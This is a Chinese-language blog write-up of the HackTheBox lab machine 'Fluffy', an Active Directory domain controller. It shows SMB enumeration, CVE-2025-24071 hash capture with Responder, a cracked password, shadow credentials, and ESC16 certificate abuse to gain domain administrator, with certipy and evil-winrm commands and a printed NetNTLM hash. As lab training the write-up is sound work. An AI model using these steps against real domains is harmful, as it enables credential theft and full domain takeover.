
Fluffy

靶机提供初始凭证 j.fleischman / J0elTHEM4n1990!
Enum
Nmap
1 | # Nmap 7.94SVN scan initiated Sun May 25 01:23:01 2025 as: nmap -sT -O -A -p53,88,139,389,445,464,593,636,3268,3269,5985,9389,49667,49677,49678,49681,49695,49701,49738 -oA ./nmapscan/details 10.10.11.69 |
ldap
1 | └─$ ldapsearch -H ldap://10.10.11.69 -s base -x |
To User
NXC
利用提供的凭据探测smb
1 | SMB 10.10.11.69 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False) |
发现对IT目录有读写权限
rid-brute得到用户列表
UserList
Administrator
Guest
krbtgt
DC01$
ca_svc
ldap_svc
p.agila
winrm_svc
j.coffey
j.fleischman
随后进行密码喷洒无结果
SMB
重点去看smb有什么东西
smclient连进去之后发现有一个pdf文档
1 | └─$ smbclient //10.10.11.69/IT -U fluffy.htb/j.fleischman |
查看内容管理员通知要及时去修复以下CVE对应的漏洞
得知可能存在以下漏洞

进一步检索发现CVE-2025-24071可利用poc
按照readme中的利用方法我们先启动一个responder用于接收NetNTLMhash。然后指定文件名来生成exploit.zip文件,之后将生成的文件放到smb中等待用户解压读取。
完成利用后能得到一串NetNTLMhash
1 | p.agila::FLUFFY:9484d2df6a2ad247:9A66EA4C1AEB32DACD1ADD7587732187:0101000000000000806886CC50CDDB01A92A952DAE8409730000000002000800570057005400450001001E00570049004E002D004F004C0048005700570053004F0034004D004A00550004003400570049004E002D004F004C0048005700570053004F0034004D004A0055002E0057005700540045002E004C004F00430041004C000300140057005700540045002E004C004F00430041004C000500140057005700540045002E004C004F00430041004C0007000800806886CC50CDDB01060004000200000008003000300000000000000001000000002000009850210C3B697422BCA38C6B2216E754DBFB52DA16AAC86C61528CEE298FC1640A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00310039000000000000000000 |
将哈希发到hashcat中破解可得到对应密码prometheusx-303
继续进行密码喷洒
1 | └─$ nxc smb 10.10.11.69 -u rid_user.list -p 'prometheusx-303' --continue-on-success |
可以发现,该用户依然没有winrm权限。
bloodhound
利用得到的用户凭据进去遛狗

可以发现这样一条路径
当前用户对service account组有完全控制权限,这个组又对winrm_svc用户genericwrite权限。
所以接下来的方向很简单,利用对组的控制将自身加组,加组后就能对winrm_svc创建shadow credential进而获得控制权。
加组
1 | ┌──(kali㉿kali)-[~/HTB/Fluffy] |
shadow credential
1 | └─$ certipy -debug shadow auto -username P.AGILA@fluffy.htb -password 'prometheusx-303' -account winrm_svc -target-ip 10.10.11.69 |
winrm login
登录拿到user.hash
1 | └─$ evil-winrm -i 10.10.11.69 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767 |
To Root
用同样的方法获得ca_svc的权限,然后用certipy来查看攻击路径。
1 | └─$ cat 20250528095524_Certipy.txt |
可以发现能够利用ESC16
去翻看certipy的wiki可以看到完整的利用方式和原理
Scenario A: UPN Manipulation (Requires
StrongCertificateBindingEnforcement = 1(Compatibility) or0(Disabled) on DCs, and attacker has write access to a “victim” account’s UPN)
场景 A:UPN 操纵(需要在 DC 上启用StrongCertificateBindingEnforcement = 1(兼容性)或0(禁用),且攻击者对”受害者”账户的 UPN 有写入权限)Attacker (
attacker@corp.local) hasGenericWritepermission over a “victim” account (victim@corp.local). Thevictimaccount can enroll in any suitable client authentication template (e.g., the default “User” template) on the ESC16-vulnerable CA. The target for impersonation isadministrator@corp.local.
攻击者(attacker@corp.local)对”受害者”账户(victim@corp.local)拥有GenericWrite权限。victim账户可以注册 ESC16 易受攻击 CA 上任何合适的客户端认证模板(例如默认的”用户”模板)。目标是administrator@corp.local。
Step 1: Read initial UPN of the victim account (Optional - for restoration).
步骤 1:读取受害者账户的初始 UPN(可选——用于恢复)。
2
3
4
-u 'attacker@corp.local' -p 'Passw0rd!' \
-dc-ip '10.0.0.100' -user 'victim' \
readExpected Output Snippet: 预期输出片段:
2
3
4
5
6
[*] Reading attributes for 'victim':
cn : Victim
userPrincipalName : victim@CORP.LOCAL
...Step 2: Update the victim account’s UPN to the target administrator’s
sAMAccountName.
步骤 2:将受害者账户的 UPN 更改为目标管理员的sAMAccountName。
2
3
4
-u 'attacker@corp.local' -p 'Passw0rd!' \
-dc-ip '10.0.0.100' -upn 'administrator' \
-user 'victim' updateExpected Output Snippet: 预期输出片段:
2
3
4
5
[*] Updating user 'victim':
userPrincipalName : administrator
[*] Successfully updated 'victim'Step 3: (If needed) Obtain credentials for the “victim” account (e.g., via Shadow Credentials).
步骤 3:(如有必要)获取“受害者”账户的凭证(例如,通过影子凭证)。
2
3
4
-u 'attacker@corp.local' -p 'Passw0rd!' \
-dc-ip '10.0.0.100' -account 'victim' \
autoExpected Output Snippet: 预期输出片段:
2
3
4
5
...
[*] Saving credential cache to 'victim.ccache'
[*] Wrote credential cache to 'victim.ccache'
[*] NT hash for 'victim': fc525c9683e8fe067095ba2ddc971889Step 4: Request a certificate as the “victim” user from *any suitable client authentication template* (e.g., “User”) on the ESC16-vulnerable CA. Because the CA is vulnerable to ESC16, it will automatically omit the SID security extension from the issued certificate, regardless of the template’s specific settings for this extension. Set the Kerberos credential cache environment variable (shell command):
第 4 步:从 ESC16-vulnerable CA 的任何合适的客户端认证模板(例如”User”)中,以”victim”用户身份请求证书。由于该 CA 存在 ESC16 漏洞,它将自动从签发的证书中省略 SID 安全扩展,而不管该扩展在模板中的具体设置如何。设置 Kerberos 凭证缓存环境变量(shell 命令):
Then request the certificate:
然后请求证书:
2
3
4
-k -dc-ip '10.0.0.100' \
-target 'CA.CORP.LOCAL' -ca 'CORP-CA' \
-template 'User'Expected Output Snippet: 预期输出片段:
2
3
4
5
6
7
8
9
10
[*] Requesting certificate via RPC
[*] Request ID is 1
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@corp.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'Step 5: Revert the “victim” account’s UPN.
步骤 5:恢复“受害者”账户的 UPN。
2
3
4
-u 'attacker@corp.local' -p 'Passw0rd!' \
-dc-ip '10.0.0.100' -upn 'victim@corp.local' \
-user 'victim' updateExpected Output Snippet: 预期输出片段:
2
3
4
5
[*] Updating user 'victim':
userPrincipalName : victim@corp.local
[*] Successfully updated 'victim'Step 6: Authenticate as the target administrator.
第六步:以目标管理员身份进行认证。
2
3
-dc-ip '10.0.0.100' -pfx 'administrator.pfx' \
-username 'administrator' -domain 'corp.local'Expected Output Snippet: 预期输出片段:
2
3
4
5
6
7
8
9
10
11
[*] Certificate identities:
[*] SAN UPN: 'administrator'
[*] Using principal: 'administrator@corp.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@corp.local': aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889Note the
Certificate identitieslist only showsSAN UPN: 'administrator', confirming the absence of any SID extensions in this certificate.
注意Certificate identities列表仅显示SAN UPN: 'administrator',确认此证书中不存在任何 SID 扩展。
完整利用后可得到administrator的hash,winrm登录后即可得到root.hash
1 |
|
Sum

提权时候遇到了certipy这个工具的利用,以及ESC16的原理。模板利用的原理我还不是很清除。之前对于generic等权限的理解也不全。花佬给我发了一张图片,感觉讲的很详细,里面标注了拥有何种权限时候的利用方式。以后在遇到不会的地方时候可以回来看一看。
- Title: Fluffy
- Author: EnchanterW
- Created at : 2025-05-28 15:28:31
- Updated at : 2025-12-04 17:06:54
- Link: https://enchanter-w.github.io/2025/05/28/Fluffy/
- License: This work is licensed under CC BY-NC-SA 4.0.